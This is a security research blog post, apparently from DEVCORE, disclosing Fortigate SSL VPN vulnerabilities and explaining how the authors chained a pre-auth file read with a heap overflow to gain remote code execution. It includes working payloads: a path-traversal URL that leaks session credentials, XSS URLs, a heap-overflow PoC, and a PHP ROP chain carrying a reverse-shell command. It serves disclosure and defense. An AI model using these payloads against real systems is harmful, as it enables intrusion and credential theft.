



Tech Editorials

#Advisory #VPN #RCE

Attacking SSL VPN - Part 2: Breaking the Fortigate SSL VPN

Meh 2019-08-09


BRIEFINGS DAY 1
WEDNESDAY // AUGUST 7
PM - 2:40 PM
BREAK
Infiltrating Corporate Intranet Like NSA - Pre-auth RCE on Leading SSL VPNs
by Meh Chang + Orange Tsai
Chip.Fail - Glitching the Silico
the Connected World
by Josh Datko + Thomas Roth
MITRE ATT&CK: The Play at Home
by Ryan Kovar + Katie Nickels
Worm Charming: Harvesting
by Pedram Amini
Look, No Hands! – The Remote, Interaction-less
by Natalie Silvanovich

Author: Meh Chang(@mehqq_) and Orange Tsai(@orange_8361)

Last month, we talked about Palo Alto Networks GlobalProtect RCE as an appetizer. Today, here comes the main dish! If you cannot go to Black Hat or DEFCON for our talk, or you are interested in more details, here is the slides for you!

- Infiltrating Corporate Intranet Like NSA: Pre-auth RCE on Leading SSL VPNs

We will also give a speech at the following conferences, just come and find us!

- HITCON - Aug. 23 @ Taipei (Chinese)


- HITB GSEC - Aug. 29,30 @ Singapore
- RomHack - Sep. 28 @ Rome
- and more …

Let’s start!

The story began in last August, when we started a new research project on SSL VPN. Compare to the site-to-site VPN such as the IPSEC and PPTP, SSL VPN is more easy to use and compatible with any network environments. For its convenience, SSL VPN becomes the most popular remote access way for enterprise!

However, what if this trusted equipment is insecure? It is an important corporate asset but a blind spot of corporation. According to our survey on Fortune 500, the Top-3 SSL VPN vendors dominate about 75% market share. The diversity of SSL VPN is narrow. Therefore, once we find a critical vulnerability on the leading SSL VPN, the impact is huge. There is no way to stop us because SSL VPN must be exposed to the internet.

At the beginning of our research, we made a little survey on the CVE amount of leading SSL VPN vendors:




It seems like Fortinet and Pulse Secure are the most secure ones. Is that true? As a myth buster, we took on this challenge and started hacking Fortinet and Pulse Secure! This story is about hacking **Fortigate SSL VPN**. The next article is going to be about **Pulse Secure**, which is the most splendid one! Stay tuned!

Fortigate SSL VPN

Fortinet calls their SSL VPN product line as Fortigate SSL VPN, which is prevalent among end users and medium-sized enterprise. There are more than 480k servers operating on the internet and is common in Asia and Europe. We can identify it from the URL `/remote/login`. Here is the technical feature of Fortigate:

- All-in-one binary We started our research from the file system. We tried to list the binaries in `/bin/` and found there are all symbolic links, pointing to `/bin/init`. Just like this:

  ```
  bash-4.1# ls -l /bin
  total 51388
  lrwxrwxrwx 1 0 0        9 Jun  5 23:42 acd -> /bin/init
  lrwxrwxrwx 1 0 0        9 Jun  5 23:42 alarmd -> /bin/init
  lrwxrwxrwx 1 0 0        9 Jun  5 23:42 alertmail -> /bin/init
  lrwxrwxrwx 1 0 0        9 Jun  5 23:42 authd -> /bin/init
  lrwxrwxrwx 1 0 0        9 Jun  5 23:42 awsd -> /bin/init
  lrwxrwxrwx 1 0 0        9 Jun  5 23:42 azd -> /bin/init
  lrwxrwxrwx 1 0 0        9 Jun  5 23:42 bgpd -> /bin/init
  lrwxrwxrwx 1 0 0        9 Jun  5 23:42 cardctl -> /bin/init
  lrwxrwxrwx 1 0 0        9 Jun  5 23:42 cardmgr -> /bin/init
  lrwxrwxrwx 1 0 0        9 Jun  5 23:42 chat -> /bin/init
  lrwxrwxrwx 1 0 0        9 Jun  5 23:42 chlbd -> /bin/init
  ```

  Fortigate compiles all the programs and configurations into a single binary, which makes the `init` really huge. It contains thousands of functions and there is no symbol! It only contains necessary programs for the SSL VPN, so the environment is really inconvenient for hackers. For example, there is even no `/bin/ls` or `/bin/cat`!

- Web daemon There are 2 web interfaces running on the Fortigate. One is for the admin interface, handled with `/bin/httpsd` on the port 443. The other is normal user interface, handled with `/bin/sslvpnd` on the port 4433 by default. Generally, the admin page should be restricted from the internet, so we can only access the user interface.

  Through our investigation, we found the web server is modified from apache, but it is the apache from 2002. Apparently they modified apache in 2002 and added their own additional functionality. We can map the source code of apache to speed up our analysis.

  In both web service, they also compiled their own apache modules into the binary to handle each URL path. We can find a table specifying the handlers and dig into them!

- WebVPN WebVPN is a convenient proxy feature which allows us connect to all the services simply through a browser. It supports many protocols, like HTTP, FTP, RDP. It can also handle various web resources, such as WebSocket and Flash. To process a website correctly, it parses the HTML and rewrites all the URLs for us. This involves heavy string operation, which is prone to memory bugs.

Vulnerabilities

We found several vulnerabilities:

CVE-2018-13379: Pre-auth arbitrary file reading

While fetching corresponding language file, it builds the json file path with the parameter `lang`:

```
snprintf(s, 0x40, "/migadmin/lang/%s.json", lang);
```

There is no protection, but a file extension appended automatically. It seems like we can only read json file. However, actually we can abuse the feature of `snprintf`. According to the man page, it writes **at most size-1** into the output string. Therefore, we only need to make it exceed the buffer size and the `.json` will be stripped. Then we can read whatever we want.

CVE-2018-13380: Pre-auth XSS

There are several XSS:

```
/remote/error?errmsg=ABABAB--%3E%3Cscript%3Ealert(1)%3C/script%3E
```

```
/remote/loginredir?redir=6a6176617363726970743a616c65727428646f63756d656e742e646f6d61
```

```
/message?title=x&msg=%26%23<svg/onload=alert(1)>;
```

CVE-2018-13381: Pre-auth heap overflow

While encoding HTML entities code, there are 2 stages. The server first calculate the required buffer length for encoded string. Then it encode into the buffer. In the calculation stage, for example, encode string for `<` is `&#60;` and this should occupies 5 bytes. If it encounter anything starts with `&#`, such as `&#60;`, it consider there is a token already encoded, and count its length directly. Like this:

```
c = token[idx];
if (c == '(' || c == ')' || c == '#' || c == '<' || c == '>')
    cnt += 5;
```

```
else if(c == '&' && html[idx+1] == '#')
    cnt += len(strchr(html[idx], ';')-idx);
```

However, there is an inconsistency between length calculation and encoding process. The encode part does not handle that much.

```
switch (c)
{
    case '<':
        memcpy(buf[counter], "&#60;", 5);
        counter += 4;
        break;
    case '>':
    // ...
    default:
        buf[counter] = c;
        break;
    counter++;
}
```


If we input a malicious string like `&#<<<;`, the `<` is still encoded into `&#60;`, so the result should be `&#&#60;&#60;&#60;;`! This is much longer than the expected length 6 bytes, so it leads to a heap overflow.

PoC:

```
import requests

data = {
    'title': 'x',
    'msg': '&#' + '<'*(0x20000) + ';<',
}
r = requests.post('https://sslvpn:4433/message', data=data)
```

CVE-2018-13382: The magic backdoor

In the login page, we found a special parameter called `magic`. Once the parameter meets a hardcoded string, we can modify any user's password.



```
magic = httpd_get_param(params, "magic");
if (magic && !strcmp(magic, "4[redacted]6"))
```

According to our survey, there are still plenty of Fortigate SSL VPN lack of patch. Therefore, considering its severity, we will not disclose the magic string. However, this vulnerability has been reproduced by the researcher from CodeWhite. It is surely that other attackers will exploit this vulnerability soon! Please update your Fortigate ASAP!

> Critical vulns in #FortiOS reversed & exploited by our colleagues @niph_ and @ramoliks - patch your #FortiOS asap and see the #bh2019 talk of @orange_8361 and @mehqq_ for details (tnx guys for the teaser that got us started) pic.twitter.com/TLLEbXKnJ4
>
> — Code White GmbH (@codewhitesec) 2019年7月2日

CVE-2018-13383: Post-auth heap overflow

This is a vulnerability on the WebVPN feature. While parsing JavaScript in the HTML, it tries to copy content into a buffer with the following code:

```
memcpy(buffer, js_buf, js_buf_len);
```

The buffer size is fixed to `0x2000`, but the input string is unlimited. Therefore, here is a heap overflow. It is worth to note that this vulnerability can overflow Null byte, which is useful in our exploitation. To trigger this overflow, we need to put our exploit on an HTTP server, and then ask the SSL VPN to proxy our exploit as a normal user.

Exploitation

The official advisory described no RCE risk at first. Actually, it was a misunderstanding. We will show you how to exploit from the user login interface without authentication.

CVE-2018-13381

Our first attempt is exploiting the pre-auth heap overflow. However, there is a fundamental defect of this vulnerability – It does not overflow Null bytes. In general, this is not a serious problem. The heap exploitation techniques nowadays should overcome this. However, we found it a disaster doing heap feng shui on Fortigate. There are several obstacles, making the heap unstable and hard to be controlled.


- Single thread, single process, single allocator The web daemon handles multiple connection with `epoll()`, no multi-process or multi-thread, and the main process and libraries use the same heap, called JeMalloc. It means, all the memory allocations from all the operations of all the connections are on the same heap. Therefore, the heap is really messy.
- Operations regularly triggered This interferes the heap but is uncontrollable. We cannot arrange the heap carefully because it would be destroyed.
- Apache additional memory management. The memory won't be `free()` until the connection ends. We cannot arrange the heap in a single connection. Actually this can be an effective mitigation for heap vulnerabilities especially for use-after-free.
- JeMalloc JeMalloc isolates meta data and user data, so it is hard to modify meta data and play with the heap management. Moreover, it centralizes small objects, which also limits our exploit.

We were stuck here, and then we chose to try another way. If anyone exploits this successfully, please teach us!

CVE-2018-13379 + CVE-2018-13383

This is a combination of pre-auth file reading and post-auth heap overflow. One for gaining authentication and one for getting a shell.

- Gain authentication We first use CVE-2018-13379 to leak the session file. The session file contains valuable information, such as username and plaintext password, which let us login easily.



```
meh@ubuntu16:~/forti$ python exp.py https://sslvpn.fortigate
[*] Web session at: https://sslvpn.fortigate:4433/[redacted]?lang=/../../..
/..//////////dev/cmdb/sslvpn_websession
['var fgt_lang = \n\xd7\xde1]....\x02.......\x04.......h\x03......\x01...y\x7f..
\x02...\x01....\x01...\xd5tnp\x90A..\x01......\xa08E]....\xb58E]....\xa08E]....
\x01[redacted]...................meh.....................................
................................................................................
................................................................................
................................................................................
................................................................................
.........................thisispasswd4meh.......................................
................................................................................
...............................full-access......................................
...........................root.................................................
...........................................\x04..........\x928e9...............
.....................\x01.......................................................
................................................']
```

- Get the shell After login, we can ask the SSL VPN to proxy the exploit on our malicious HTTP server, and then trigger the heap overflow.

  Due to the problems mentioned above, we need a nice target to overflow. We cannot control the heap carefully, but maybe we can find something **regularly** appears! It would be great if it is **everywhere**, and every time we trigger the bug, we can overflow it easily! However, it is a hard work to find such a target from this huge program, so we were stuck at that time … and we started to fuzz the server, trying to get something useful.

  We got an interesting crash. To our great surprise, we almost control the program counter!

Here is the crash, and that's why we love fuzzing! ;)

```
Program received signal SIGSEGV, Segmentation fault.
0x00007fb908d12a77 in SSL_do_handshake () from /fortidev4-x86_64/lib/libssl.so.
2: /x $rax = 0x41414141
1: x/i $pc
=> 0x7fb908d12a77 <SSL_do_handshake+23>: callq *0x60(%rax)
(gdb)
```


The crash happened in `SSL_do_handshake()`

```
int SSL_do_handshake(SSL *s)
{
    // ...

    s->method->ssl_renegotiate_check(s, 0);

    if (SSL_in_init(s) || SSL_in_before(s)) {
        if ((s->mode & SSL_MODE_ASYNC) && ASYNC_get_current_job() == NULL) {
            struct ssl_async_args args;
            args.s = s;

            ret = ssl_start_async_job(s, &args, ssl_do_handshake_intern);
        } else {
            ret = s->handshake_func(s);
        }
    }
    return ret;
}
```

We overwrote the function table inside `struct SSL` called `method`, so when the program trying to execute `s->method->ssl_renegotiate_check(s, 0);`, it crashed.

This is actually an ideal target of our exploit! The allocation of `struct SSL` can be triggered easily, and the size is just close to our JaveScript buffer, so it can be nearby our buffer with a regular offset! According to the code, we can see that `ret = s->handshake_func(s);` calls a function pointer, which a perfect choice to control the program flow. With this finding, our exploit strategy is clear.

We first **spray** the heap with SSL structure with lots of normal requests, and then overflow the SSL structure.



Here we put our php PoC on an HTTP server:

```
<?php
    function p64($address) {
        $low = $address & 0xffffffff;
        $high = $address >> 32 & 0xffffffff;
        return pack("II", $low, $high);
    }
    $junk = 0x4141414141414141;
    $nop_func = 0x32FC078;

    $gadget  = p64($junk);
    $gadget .= p64($nop_func - 0x60);
    $gadget .= p64($junk);
    $gadget .= p64(0x110FA1A); // # start here # pop r13 ; pop r14 ; pop rbp ;
    $gadget .= p64($junk);
    $gadget .= p64($junk);
    $gadget .= p64(0x110fa15); // push rbx ; or byte [rbx+0x41], bl ; pop rsp ;
    $gadget .= p64(0x1bed1f6); // pop rax ; ret ;
    $gadget .= p64(0x58);
    $gadget .= p64(0x04410f6); // add rdi, rax ; mov eax, dword [rdi] ; ret  ;
    $gadget .= p64(0x1366639); // call system ;
    $gadget .= "python -c 'import socket,sys,os;s=socket.socket(socket.AF_INET,

    $p  = str_repeat('AAAAAAAA', 1024+512-4); // offset
    $p .= $gadget;
```

```
        $p .= str_repeat('A', 0x1000 - strlen($gadget));
        $p .= $gadget;
    ?>
    <a href="javascript:void(0);<?=$p;?>">xxx</a>
```

The PoC can be divided into three parts.

- Fake SSL structure The SSL structure has a regular offset to our buffer, so we can forge it precisely. In order to avoid the crash, we set the `method` to a place containing a void function pointer. The parameter at this time is SSL structure itself `s`. However, there is only 8 bytes ahead of `method`. We cannot simply call `system("/bin/sh");` on the HTTP server, so this is not enough for our reverse shell command. Thanks to the huge binary, it is easy to find ROP gadgets. We found one useful for stack pivot:

  ```
  push rbx ; or byte [rbx+0x41], bl ; pop rsp ; pop r13 ; pop r14 ; pop rbp ;
  ```

  So we set the `handshake_func` to this gadget, move the `rsp` to our SSL structure, and do further ROP attack.

- ROP chain The ROP chain here is simple. We slightly move the `rdi` forward so there is enough space for our reverse shell command.
- Overflow string Finally, we concatenates the overflow padding and exploit. Once we overflow an SSL structure, we get a shell.

Our exploit requires multiple attempts because we may overflow something important and make the program crash prior to the `SSL_do_handshake`. Anyway, the exploit is still stable thanks to the reliable watchdog of Fortigate. It only takes 1~2 minutes to get a reverse shell back.

Demo

Timeline

- 11 December, 2018 Reported to Fortinet
- 19 March, 2019 All fix scheduled
- 24 May, 2019 All advisory released

Fix

Upgrade to FortiOS 5.4.11, 5.6.9, 6.0.5, 6.2.0 or above.

Meh
Business Development Manager

I am a pwner.

DEVCORE

Services

Research

Company

News

Language : 中文 | English